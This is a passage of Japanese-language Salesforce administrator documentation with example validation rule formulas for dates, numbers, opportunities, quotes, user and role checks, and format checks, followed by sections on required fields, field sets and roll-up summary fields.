今年の日付であること

項目	値
説明:	カスタム日付項目 ([私の日付]) の値が、今年の日付であることを確認します。
数式:	`YEAR( My_Date__c ) <> YEAR ( TODAY() )`
エラーメッセージ:	今年の日付を入力してください。
エラー表示場所:	私の日付

月の最終日であること

項目	値
説明:	［私の日付］というカスタム項目が月の最終日であることを確認します。これを実行するには、次の月の最初の日を調べ、そこから 1 日減算します。これには、12 月用の特殊な計算方法も含まれています。
数式:	`DAY(My_Date__c) <> IF(Month(My_Date__c)=12, 31, DAY(DATE(YEAR(My_Date__c),MONTH(My_Date__c)+1,1) - 1))`
エラーメッセージ:	月の最終日を指定してください。
エラー表示場所:	私の日付

本日から 1 年以内の日付であること

項目	値
説明:	［フォローアップの日付］というカスタム項目の日付が今日から 1 年以内の日付であることを確認します。この例では、1 年を 365 日で計算します (うるう年は考慮しません)。
数式:	`Followup_Date__c - TODAY() > 365`
エラーメッセージ:	フォローアップの日付は本日から 1 年以内で指定してください。
エラー表示場所:	フォローアップの日付

月の 15 日までの日付であること

項目	値
説明:	［開始日］というカスタム項目に、指定月の 15 日までの日付が指定されていることを確認します。
数式:	`DAY( Begin_Date__c ) > 15`
エラーメッセージ:	開始日には、月の 15 日までの日付を指定してください。
エラー表示場所:	開始日

開始日以前の終了日の禁止

項目	値
説明:	［終了日］というカスタム項目の日付に、［開始日］という別のカスタム項目の日付より後の日付が指定されていることを確認します。
数式:	`Begin_Date__c > End_Date__c`
エラーメッセージ:	終了日には、開始日より後の日付を指定してください。
エラー表示場所:	開始日

完了予定日以前の有効期限の禁止

項目	値
説明:	［有効期限］というカスタム項目の日付に、［完了予定日］という別のカスタム項目の日付より後の日付が指定されていることを確認します。
数式:	`Expiration_Date__c < CloseDate`
エラーメッセージ:	有効期限には、完了予定日より後の日付を指定してください。
エラー表示場所:	有効期限

数字入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

タイムカードの合計は 40 時間を超えないこと

項目	値
説明:	**週間労働時間が 40 時間を超えるタイムカードレコードを、ユーザが保存できないようにします。この例では、カスタムオブジェクトに、労働日 1 日につき 1 つ、合わせて 5 つのカスタム項目が必要です。**
数式:	`Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40`
エラーメッセージ:	**合計時間が 40 時間を超えていけません。**
エラー表示場所:	**ページの最上位へ**

負の数の入力の禁止

項目	値
説明:	**［就労時間］というカスタム項目が負の数になっていないことを確認します。**
数式:	`Hours_Worked__c < 0`
エラーメッセージ:	**就労時間は 0 以上で指定してください。**
エラー表示場所:	**就労時間**

偶数の指定

項目	値
説明:	**［乗船客］というカスタム項目の値が、偶数で負の数でないことを確認します。**

数式:	`OR(`
	`  Ark_Passengers__c < 0,`
	`  MOD( Ark_Passengers__c, 2) <> 0`
	`)`

エラーメッセージ:	**乗船客は正の偶数で指定してください。**
エラー表示場所:	**乗船客**

奇数の指定

項目	値
説明:	[見つかった靴下] というカスタム項目が、奇数で負の数でないことを確認します。

数式:	`OR(`
	`  Socks_Found__c < 0,`
	`  MOD( Socks_Found__c, 2) = 0`
	`)`

エラーメッセージ:	見つかった靴下の数は奇数で指定してください。
エラー表示場所:	見つかった靴下

5 の倍数の指定

項目	値
説明:	[5 の倍数] というカスタム項目の値が 5 の倍数であることを確認します。
数式:	`MOD( Multiple_of_5__c, 5) <> 0`
エラーメッセージ:	5 の倍数を指定してください。
エラー表示場所:	5 の倍数

整数の指定

項目	値
説明:	[私の整数] というカスタム項目の値が整数であることを確認します。
数式:	`FLOOR( My_Integer__c) <> My_Integer__c`
エラーメッセージ:	この項目には整数を指定してください。
エラー表示場所:	私の整数

-50 から 50 までの数字の指定

項目	値
説明:	［数量］というカスタム項目の値が -50 から 50 であることを確認します。
数式:	`ABS( Volume__c) > 50`
エラーメッセージ:	数量は -50 から 50 までの値を指定してください。
エラー表示場所:	数量

数値範囲入力規則

項目	値
説明:	［最小給与］と［最大給与］という 2 つのカスタム項目の範囲が 20,000 ドルを超えないことを確認します。
数式:	`(Salary_Max__c - Salary_Min__c) > 20000`
エラーメッセージ:	給与の範囲は 20,000 ドルです。最大または最小給与の値を変更してください。
エラー表示場所:	最大給与

パーセント値への 0 から 100 までの指定

項目	値
説明:	［割合］というカスタム項目の値が 0 から 100% の間であることを確認します。パーセントの項目は、100 で割ったものが数式に表示されます (100% は 1、50% は 0.5 として表示されます)。

数式:	`OR(`
	`  Mix_Pct__c > 1.0,`
	`  Mix_Pct__c < 0.0`
	`)`

エラーメッセージ:	割合は 0 から 100% の間で指定してください。
エラー表示場所:	割合

商談管理の入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

商談フェーズに基づく条件付き必須項目

項目	値
説明:	[商談成立] または [最終交渉] フェーズまで進んだ商談に、［納品日］というカスタム項目があることを確認します。

数式:	`AND (`
	`  OR (`
	`  ISPICKVAL(StageName, "Closed Won"),`
	`  ISPICKVAL(StageName,`
	`"Negotiation/Review")),`
	`ISBLANK(Delivery_Date__c)`
	`)`

エラーメッセージ:	このフェーズには [納品日] が必要です。
エラー表示場所:	納品日

完了予定日への前月の指定の禁止

項目	値
説明:	商談の［完了予定日］が前月の 1 か月以内の日付になっていないことを確認します。この数式では、商談の作成中、または後に［完了予定日］項目が変更されたときにだけ条件を調べるように ISNEW および ISCHANGED が使用されています。

数式:	`AND(`
	`  OR (`
	`  ISNEW(),`
	`  ISCHANGED( CloseDate )),`
	`  CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1) )`

エラーメッセージ:	完了予定日には今月以降の月を指定してください。
エラー表示場所:	完了予定日

完了予定日が将来の日付であること

項目	値
説明:	ユーザが、商談の［完了予定日］を過去の日付に変更しないようにします。
数式:	`SampleDate < TODAY()`
エラーメッセージ:	完了予定日を過去の日付にすることはできません。
エラー表示場所:	完了予定日

商談における割引

項目	値
説明:	割引率のカスタムパーセント項目が 0 ～ 40% の範囲にあることを確認します。
数式:	`OR(Discount_Rate__c < 0, Discount_Rate__c > 0.40)`
エラーメッセージ:	割引率は、40% 以内にしてください。
エラー表示場所:	割引率

重要商談の承認は完了予定日以前であること

項目	値
説明:	50,000 ドル以上の商談でフェーズを [商談成立] または [不成立] に変更するには、［承認済み］というカスタムチェックボックスがオンになっている必要があります。これを自動化するには、［承認済み］チェックボックスに項目レベルセキュリティを設定し、カスタム承認プロセスを介してのみ、チェックボックスをオンにできるようにします (Enterprise Edition、Unlimited Edition、または Performance Edition)。

数式:	`AND(`
	`  OR(`
	`  ISPICKVAL(StageName,"Closed Won"),`
	`  ISPICKVAL(StageName,"Closed Lost")),`
	`(Amount > 50000),`
	`NOT(ISPICKVAL(Approval_Status__c ,"Approved")))`

エラーメッセージ:	重要商談はすべて承認されたときにだけクローズできます。[クローズ要求] ボタンをクリックしてください。
エラー表示場所:	ページの最上位へ

1000 万ドルを超える商談金額の禁止

項目	値
説明:	**商談の［金額］が正の数で 1000 万ドル以下であることを確認します。この制限は、入力ミスを防ぐために設けてあります。**

数式:	`OR(`
	`  Amount < 0,`
	`  Amount > 10000000`
	`)`

エラーメッセージ:	**金額は 1000 万ドル以下で指定してください。**
エラー表示場所:	**金額**

商談品目のチェック

項目	値
説明:	**ユーザが商談に対する変更を保存する前に、その商談に商談商品が最低でも 1 つあることを確認します。**
数式:	`NOT(OR(ISNEW(),HasOpportunityLineItem))`
エラーメッセージ:	**保存する前に、この商談に商品を追加してください。**
エラー表示場所:	**ページの最上位へ**

「ニーズの把握」フェーズを過ぎた商談に商品を持たせる

項目	値
説明:	[フェーズ] を「ニーズの把握」以降に進める前に、商談に商談商品があることを確認します。

数式:	`AND (`
	`  CASE( StageName,`
	`  "Value Proposition", 1,`
	`  "Id. Decision Makers", 1,`
	`  "Perception Analysis", 1,`
	`  "Proposal/Price Quote", 1,`
	`  "Negotiation/Review", 1,`
	`  "Closed Won", 1,`
	`  0) = 1,`
	`  NOT(HasOpportunityLineItem)`
	`)`

エラーメッセージ:	「ニーズの把握」フェーズ以降に進むには、商談商品が必要です。
エラー表示場所:	ページの最上位へ

商談名の形式

項目	値
説明:	「[取引先] - [金額]」の形式での商談の命名規則を徹底するために、商談にハイフンが含まれていることを確認します。
数式:	`FIND( " - ", Name ) = 0`
エラーメッセージ:	商談名は「[取引先] - [金額]」の形式で指定してください。
エラー表示場所:	商談名

営業担当による商談フェーズの後退の禁止

項目	値
説明:	カスタム承認プロセスを介して商談を受け付けた後に、営業担当が商談［フェーズ］を「後退」させることを防ぎます。承認プロセスでは、カスタム［承諾フラグ］チェックボックスが「True」に設定されます。

数式:	`AND(`
	`  Accepted_Flag__c,`
	`  OR ( ISPICKVAL( StageName, "Stage 1"), ISPICKVAL( StageName,`
	`"Stage 2"))`
	`)`

エラーメッセージ:	受け付けた商談には指定できないフェーズです。
エラー表示場所:	フェーズ

成立商談の確度が 100% であること

項目	値
説明:	成立商談の確度が正しく 100% に設定されていることを確認します。この機能は、データを正確に保ち、レポートを作成するのに便利です。

数式:	`AND (`
	`  ISPICKVAL( StageName, "Closed Won"),`
	`  Probability <> 1)`

エラーメッセージ:	成立商談の確度には 100% を指定してください。
エラー表示場所:	確度

不成立の商談の確度が 0% であること

項目	値
説明:	不成立商談の確度が正しく 0% に設定されていることを確認します。この機能は、データを正確に保ち、レポートを作成するのに便利です。

数式:	`AND (`
	`  ISPICKVAL( StageName, "Closed Lost"),`
	`  Probability <> 0)`

エラーメッセージ:	不成立商談の確度には 0% を指定してください。
エラー表示場所:	確度

プロジェクト開始日

項目	値
説明:	ある項目の値によって別の項目が入力必須項目になる場合に、その条件を満たしていることを確認します。この入力規則数式を使用して、成立した商談には［プロジェクト開始日］を必ず入力するようにします。
数式:	`AND(ISPICKVAL(StageName, "Closed Won"),` `  ISNULL(Project_Start_Date__c))`
エラーメッセージ:	成立した商談には、[プロジェクト開始日] が必須です。
エラー表示場所:	プロジェクト開始日

見積の入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

見積品目の割引が 40% を超えた場合のエラーの表示

項目	値
説明:	見積品目の割引が 40% を超えた場合、エラーを表示します。
数式:	`Discount > .40`
エラーメッセージ:	この見積品目の割引が40%を超えることはできません。
エラー表示場所:	見積における［割引］

ユーザ、ロール、およびプロファイル入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ロールに基づく割引率の制限

項目	値
説明:	商談の［割引率］というカスタム項目が、ユーザのロールごとに異なる最大値を超えていないことを確認します。デフォルトの最大値は 15% です。
数式:	`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`
エラーメッセージ:	割引率(%)がロールに許可された制限を超えています。
エラー表示場所:	割引率

ユーザの最大許容経費による経費の金額の制限

項目	値
説明:	［経費金額］というカスタム項目を［最大許容支出］というカスタムユーザ項目に照らし合わせて確認します。
数式:	`Expense_Amount__c > $User.Max_Allowed_Expense__c`
エラーメッセージ:	最大許容経費を超えた金額は指定できません。
エラー表示場所:	経費金額

レコード所有者のみが項目を変更できるようにする

項目	値
説明:	[個人目標] というカスタム項目をそのレコード所有者のみが変更できるようにします。

数式:	`AND(`
	`  ISCHANGED( Personal_Goal__c ),`
	`  Owner <> $User.Id`
	`)`

エラーメッセージ:	[個人目標] を変更できるのは所有者のみです。
エラー表示場所:	個人目標

レコード所有者または管理者のみが項目を変更できるようにする

項目	値
説明:	[個人目標] というカスタム項目は、ユーザがそのレコード所有者であるか、「カスタム: システム管理者」のカスタムプロファイルを持つ場合にのみ変更できるようにします。

数式:	`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id,`
	`$Profile.Name <>`
	`  "Custom: System Admin" )`
	
	メモ: $Profile 差し込み項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition でのみ使用可能です。

エラーメッセージ:	[個人目標] を変更できるのは所有者またはシステム管理者のみです。
エラー表示場所:	個人目標

管理者のみが商談完了日を過去の日付に変更できるようにする

項目	値
説明:	「カスタム:システム管理者」のカスタムプロファイルを持つユーザを除き、商談の［完了予定日］が現在の月よりも前になっていないことを確認します。

数式:	`AND(`
	`  OR (`
	`  ISNEW(),`
	`  ISCHANGED( CloseDate )),`
	`  CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1),`
	`  $Profile.Name <> "Custom: System Admin"`
	`)`
	
	メモ: $Profile 差し込み項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition でのみ使用可能です。

エラーメッセージ:	完了予定日には今月以降の月を指定してください。
エラー表示場所:	完了予定日

その他の入力規則の例

これらの例で使用する数式関数についての詳細は、「数式の演算子と関数」(ページ 5225)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

数字の上方修正を許可し、下方修正を禁止する

項目	値
説明:	［達成予測］というカスタム項目の作成後は、上方修正だけを許可し、下方修正は許可しないようにします。この規則では、変更後と変更前の項目を比較するために PRIORVALUE() 関数が使用されています。
数式:	`PRIORVALUE(Commit_Amount__c) > Commit_Amount__c`
エラーメッセージ:	達成予測の下方修正はできません。
エラー表示場所:	達成予測

カリフォルニア州運転免許

項目	値
説明:	［都道府県 (郵送先)］が「CA」である場合に、［運転免許］というカスタム項目が A9999999 の形式になっていることを確認します。

数式:	`AND(`
	`MailingState = "CA",`
	`NOT(REGEX(Drivers_License__c, "([A-Z]\\d{7})?"))`
	`)`

エラーメッセージ:	カリフォルニア州運転免許の形式が違います。
エラー表示場所:	運転免許

ユーザが [条件に合意する] をオンにして特定の値を入力するように要求する

項目	値
説明:	[条件に合意する] というチェックボックスを使用し、ユーザが必ずチェックボックスをオンにして、有給休暇の日数を超過する［日数］という値を入力できるようにします。

数式:	`AND(`
	`    NOT( I_accept_terms__c  ),`
	`    Number_of_Days__c > $User.PTO_Balance__c`
	`)`

エラーメッセージ:	申請すると、有給休暇が超過となります。超過休暇の条件を承諾する必要があります。
エラー表示場所:	条件に合意する

保存済みの項目の変更を禁止する

項目	値
説明:	［保証率］というカスタム項目を一度保存した後の変更を受け付けないようにします。

数式:	`AND(`
	`  NOT( ISNEW() ),`
	`  ISCHANGED( Guaranteed_Rate__c )`
	`)`

エラーメッセージ:	保証率は変更できません。
エラー表示場所:	保証率

社会保険番号の形式

項目	値
説明:	［社会保険番号］というカスタムテキスト項目に指定があるときは、999-99-9999 の形式になっていることを確認します。パターンは次のとおりです。 • 3 つの 1 桁数字 (0 ～ 9):\\d{3} • 単一ダッシュ • 2 つの 1 桁数字 (0 ～ 9):\\d{2} • 単一ダッシュ • 4 つの 1 桁数字 (0 ～ 9):\\d{4}

数式:	`NOT(`
	`OR(`
	`ISBLANK(Social_Security_Number__c),`
	`REGEX( Social_Security_Number__c , "[0-9]{3}-[0-9]{2}-[0-9]{4}")`
	`)`
	`)`

エラーメッセージ:	社会保険番号は 999-99-9999 の形式で指定してください。
エラー表示場所:	社会保険番号

有効な通貨

項目	値
説明:	［通貨］選択リストを使って、選択された通貨が組織内で有効な通貨の明示的なサブセットにあることを確認します。この例は、特定のレコードに対して組織内で有効な通貨の一部だけを適用したい場合に使用します。

数式:	`CASE(CurrencyIsoCode,`
	`  "USD", 1,`
	`  "EUR", 1,`
	`  "GBP", 1,`
	`  "JPY", 1,`
	`  0) = 0`

エラーメッセージ:	通貨は米国ドル、ユーロ、英ポンドまたは日本円で指定してください。
エラー表示場所:	通貨

有効なクレジットカード番号

項目	値
説明:	`Credit_Card_Number` というカスタムテキスト項目に指定がある場合に、9999-9999-9999-9999 または 9999999999999999 の形式になっていることを確認します。パターンは次のとおりです。 • 4 桁の数字 (0 ～ 9) の後に単一ダッシュ: \\d{4}- • 上記のパターンを () で囲んで 3 回繰り返す {3} • 4 桁数字 (0 ～ 9) • OR 文字 (|) を使用して、0 ～ 9 の 16 桁数字 (ダッシュなし) から成る代替パターンを使用できます: \\d{16}
数式:	`NOT( REGEX( Credit_Card_Number__c ,` `"(((\\d{4}-){3}\\d{4})|\\d{16})?"))`
エラーメッセージ:	クレジットカード番号は、9999-9999-9999-9999 または 9999999999999999 の形式にする必要があります。
エラー表示場所:	クレジットカード番号

有効な IP アドレス

項目	値
説明:	[IP アドレス] というカスタム項目が、ピリオドで区切られた 4 つの 3 桁数字 (0 ～ 255) の形式になっていることを確認します。
数式:	`NOT( REGEX( IP_Address__c, "^((25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$" ))`
エラーメッセージ:	エラー: IP アドレスは 999.999.999.999 (それぞれ 0 ～ 255) の形式にする必要があります。
エラー表示場所:	IP アドレス

Web サイトの拡張子

項目	値
説明:	[Web サイト] というカスタム項目の最後の 4 文字が、明示的な一連の有効な Web サイトの拡張子になっていることを確認します。
数式:	`AND( RIGHT( Web_Site__c, 4) <> ".COM", RIGHT( Web_Site__c, 4) <> ".com", RIGHT( Web_Site__c, 4) <> ".ORG", RIGHT( Web_Site__c, 4) <> ".org", RIGHT( Web_Site__c, 4) <> ".NET", RIGHT( Web_Site__c, 4) <> ".net", RIGHT( Web_Site__c, 6) <> ".CO.UK", RIGHT( Web_Site__c, 6) <> ".co.uk" )`
エラーメッセージ:	Web サイトには、.com、.org、.net、または .co.uk の拡張子が必要です。
エラー表示場所:	Web サイト

項目入力の必須化によるデータ品質の確保

必須項目を作成して、ユーザが Salesforce に入力するデータの品質を向上させます。

必須項目は、Salesforce、Force.com API、Connect Offline、Salesforce for Outlook、セルフサービスポータル、またはWeb-to-リードやWeb-to-ケースなどの自動処理内でレコードが保存されるときに値を持っている必要のあるカスタム項目です。ページレイアウトや項目レベルセキュリティで項目を必須にすることにより、ユーザに確実に値を入力させることができますが、項目を必須にすることにより、ページレイアウトの表示レベルを超えて、より高度なデータの質を実現できます。

次の種別のカスタム項目を必須にすることができます。

- 通貨
- 日付
- 日付/時間
- メール
- 主従関係 (常に必要)
- 数値
- パーセント
- 電話
- テキスト
- テキストエリア
- URL

カスタム項目を必須にするには、カスタム項目を定義するときに、[必須項目]チェックボックスをオンにします。

メモ: 必須のキャンペーンメンバーカスタム項目のデフォルト値を指定する必要があります。

ユーザ項目を必須にするには、その項目のデフォルト値を指定します。

リレーショングループメンバーでは、必須項目はサポートされていません。

関連トピック:

必須項目の考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Connect Offline、Salesforce for Outlook、セルフサービスポータル、Web-to-リードと Web-to-ケースは **Database.com** では使用できません。

必須項目の考慮事項

必須項目は、Salesforce、Force.com API、Connect Offline、Salesforce for Outlook、セルフサービスポータル、またはWeb-to-リードやWeb-to-ケースなどの自動処理内でレコードが保存されるときに値を持っている必要のあるカスタム項目です。カスタム項目を必須にする前に、次の考慮事項を確認します。

- 標準項目は、必須にはできません。
- 必須項目は、すべてのレコードタイプで必須です。
- 必須項目は、項目レベルセキュリティに関係なく、編集ページに常に表示されます。
- ページレイアウトを設計するとき、必須項目は次の制約を持ちます。
  - ページレイアウトから削除できません。
  - ページレイアウトに存在しない場合には、ページレイアウトの最初のセクションの終わりに自動的に追加されます。
  - 参照のみまたは省略可能には設定できません。
  - 常に可視であることを表す太字で表示されます。
  - 項目プロパティページでは、必須設定を削除できないため、無効になります。
- 必須科目は、組織でリードの取引開始時の入力規則とトリガが有効になっている場合にのみ、リードの取引開始時に実行されます。
- 簡易作成は、必須項目を強制しません。
- 活動のカスタム項目を必須にする場合には、デフォルト値も指定する必要があります。
- インポートファイルに必須項目を入れないと、インポートが失敗します。
- デフォルト値は、必須項目かつ一意の項目に割り当てないでください。一意性のエラーになる可能性があります。
- 項目が、その項目を空白値に設定する項目自動更新によって使用される場合は、その項目を必須にすることはできません。
- 項目を必須に設定する前から存在していたレコードの必須項目は、空のままでもかまいません。空の必須項目を含むレコードを更新するときは、レコードを保存する前に必須項目の値を入力する必要があります。
- Web-to-リードおよびWeb-to-ケース要求データは、Salesforceによって検証されません。要求を送信しても、無効なデータは保存されません。たとえば、カスタム項目が通貨項目の場合に、ユーザが数値ではなく「Abc」などの英字を入力しても、要求は送信されますが、カスタム通貨項目に値は保存されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

標準オブジェクト、ページレイアウト、Connect Offline、Salesforce for Outlook、セルフサービスポータル、Web-to-リードおよびWeb-to-ケースは **Database.com** では使用できません。

関連トピック:

項目入力の必須化によるデータ品質の確保

項目セットについて

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目セットとは、項目をグループ化したものです。たとえば、ユーザの名、ミドルネーム、姓、肩書を示す項目を 1 つの項目セットにして持つことができます。Visualforce ページに項目セットを追加すると、開発者はその項目をまとめて表示できます。そのページを管理パッケージに追加すれば、システム管理者は項目セット内の項目の追加、削除、並び替えを行って、コードを変更せずに Visualforce ページ上に表示する項目を変更できます。登録者がどの項目を保持したいかによって、同じ Visualforce ページで異なる情報セットを表すことができます。

システム管理者は、それぞれの組織に対応した項目セットの作成または編集をしたり、インストール済みの項目セットを編集したりできます。項目セットは、カスタム項目をサポートするすべての標準オブジェクトおよび Visualforce ページの作成をサポートする組織で使用できます。

項目セットに追加された項目は、次の 2 つのカテゴリのいずれかに入れることができます。

- 項目が［項目セットで使用可能］とマークされている場合、項目は項目セット内に存在しますが、開発者はパッケージ化された Visualforce ページ上でそれを表示していません。システム管理者は、その項目を［利用可］列から［項目セットで］列に移動することによって、その項目セットをリリースした後、表示できます。
- 項目が［項目セットで］とマークされている場合、開発者はデフォルトで、パッケージ化された Visualforce ページ上でその項目を表示しています。システム管理者は、項目を［項目セットで］列から削除して項目セットをリリースした後、ページから項目を削除できます。

関連トピック:

項目セットの必須ビット
カスタム項目の作成

項目セットの作成と編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce には、項目セットを作成および編集するためのドラッグアンドドロップ形式の WYSIWYG ツールがあります。拡張項目セットエディタは、デフォルトで有効化されており、従来のエディタのすべての機能を提供すると共に、追加機能とさらに使いやすい WYSIWYG インターフェースを提供します。

1. 適切なオブジェクトの管理設定から、[項目セット]に移動し、[新規]をクリックします。
2. [項目セットラベル]を入力します。これは、管理パッケージから項目をインストールする登録者に表示される名前です。
3. 必要に応じて、項目セットの名前を入力します。これを使用して、Visualforce ページでその項目セットを参照します。
4. [使用場所]領域では、どの Visualforce ページで、何の目的でこの項目セットを使用するかを簡単に説明します。この情報は、その項目セットに独自の項目

を入力できるように、インストールした項目セットがどこでどのように使用されているかを登録者が理解する助けとなります。

5. 変更内容を保存します。
6. 項目セットに項目を追加するには、オブジェクトパレットから項目をドラッグして［項目セットで使用可能］または［項目セットで］コンテナにドロップします。［項目セットで使用可能］コンテナの項目は、最初はVisualforceページには表示されません。［項目セットで］コンテナの項目は、デフォルトで表示されます。

   メモ: 項目セットでは、複数のオブジェクトを参照する項目に項目を展開できます。複数のオブジェクトを参照する項目セットに項目を展開する場合、展開できる項目は［名前］オブジェクトのみです。

   項目は、コンテナ間でドラッグアンドドロップすることができます。［項目セットで］リストの縦の順序は、Visualforce ページで項目が表示される順序を表します。

7. 項目を項目セットから削除するには、その要素をオブジェクトパレットにドラッグするか、要素の横の をクリックします。
8. 項目を必須にするには、要素をダブルクリックするか、レンチアイコン( )をクリックして、［必須項目］チェックボックスをオンにします。

   メモ: * - 項目が必須であり、レコードを保存するための値が必要であることを示します。

9. 変更内容を保存します。

重要: ［項目セットで］コンテナ内に展開するクロスオブジェクトの総数は25を超えることはできません。

組織で項目セットがリリースされると、［項目セットで使用可能］リストにある項目に、いつでも［項目セットで］とマークを付けることができます。またはその逆も可能です。手順は、次のとおりです。

1. 編集する項目セットを見つけます。[設定]から、［クイック検索］ボックスに「*インストール済みパッケージ*」と入力し、[インストール済みパッケージ]を選択し、インストール済みのパッケージをクリックして、編集する項目セットをクリックします。または、編集する項目セットが含まれているオブジェクトがわかる場合は、そのオブジェクトの詳細ページに移動し、項目セット関連リストで [編集] をクリックします。
2. 最初に項目セットを作成しなかった場合は、項目セット内の項目のみ編集できます。コンテナ間で項目を移動するには、コンテナ間で項目をドラッグアンドドロップします。参照された項目の順序を変更するには、項目をリストで上または下にドラッグして、表示する順に項目をドロップします。
3. 変更内容を保存します。

項目セットの必須ビット

項目セットを作成または編集する場合は、項目を必須として定義できます。項目を必須として定義することで、項目に必要な情報を必ず入力するようにできます。必須項目は［項目セットで］コンテナのみで使用可能です。［項目セットで］コンテナで項目を必須として定義して、［項目セットで］からその項目を削除すると、必須属性が削除されます。

メモ: インストールされた管理パッケージの［項目セットで］コンテナで必須とされた項目を削除しても、必須属性はこれらの項目から削除されません。

項目セットで項目を必須として定義するには、「項目セットの作成と編集」(ページ 5199)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 項目セットについて
- 項目セットの作成と編集

積み上げ集計項目

積み上げ集計項目は、関連リストにある関連レコードなどから値を計算します。詳細レコードの項目の値に基づいてマスタレコードの値を表示する積み上げ集計項目を作成できます。詳細レコードは、主従関係によってマスタレコードと関連付ける必要があります。たとえば、取引先の請求書関連リストに存在するすべての関連請求書カスタムオブジェクトの請求金額の合計を表示するとします。この合計金額は、[請求書総額]というカスタム取引先項目に表示できます。

積み上げ集計項目では、異なる種類の計算ができます。マスタレコードに関連した詳細レコードの数を集計したり、詳細レコード中の項目の合計、最小値、または最大値を計算したりできます。

組織で積み上げ集計項目を作成する前に、実装のヒントとベストプラクティスを確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

実装のヒント

管理

- 次の場所で積み上げ集計項目を作成します。
  - 主従関係の主側にあるカスタムオブジェクト
  - カスタムオブジェクトとの主従関係の主側にあるすべての標準オブジェクト
  - 関連する商談商品の値を使用する商談
  - 関連する商談の値を使用する取引先
  - キャンペーンメンバーの状況またはキャンペーンメンバーのカスタム項目の値を使用するキャンペーン

> メモ: リードまたは取引先責任者から派生した項目を参照するキャンペーンメンバーのカスタム数式項目はサポートされていません。

- 積み上げ集計項目で計算できる項目の種類は、計算の種類によって異なります。例:
  - 積み上げの種類として *[合計]* を選択した場合は、数値、通貨、およびパーセント項目が使用できます。
  - 積み上げの種類として *[最小]* または *[最大]* を選択した場合は、数値、通貨、パーセント、日付、および日付/時間項目が使用できます。
- 積み上げ集計項目で参照する項目の種類は変更できない場合があります。
- 積み上げ集計の検索条件で、「#Error!」となる数式項目を使用しないでください。エラーになる数式項目がいずれかの検索条件として使用されると、その検索条件に一致する結果は返されません。たとえば、積み上げ集計の検索条件が「数式項目が10」であるとします。2つのレコードにエラーがあり、そのうちの1つのレコードの該当の項目に「10」の値が含まれます。この場合、この積み上げ集計項目は「10」の値を持つレコードだけを集計します。
- 積み上げ集計項目で子レコードを削除しても、Salesforce は項目の値を再計算しません。値を手動で再計算するには、積み上げ集計項目の編集ページで［この項目の一括再計算］オプションを選択します。
- ロングテキストエリア、複数選択リスト項目、［説明］項目、［最終活動日］などのシステム項目、クロスオブジェクト数式項目、および参照項目は、積み上げ集計条件の項目列で使用できません。
- 自動採番項目は、積み上げ集計項目で集計する項目として使用できません。
- オブジェクトで積み上げ集計項目を作成した後は、そのオブジェクトの主従関係を参照関係に変換することはできません。
- 積み上げ集計項目は、取引を開始したリードのリード項目の対応付けには使用できません。

管理

- 積み上げ集計項目に NOW または TODAY などのその場で値を計算するクロスオブジェクト項目参照または関数が含まれていない場合は、数式項目の値を計算できます。

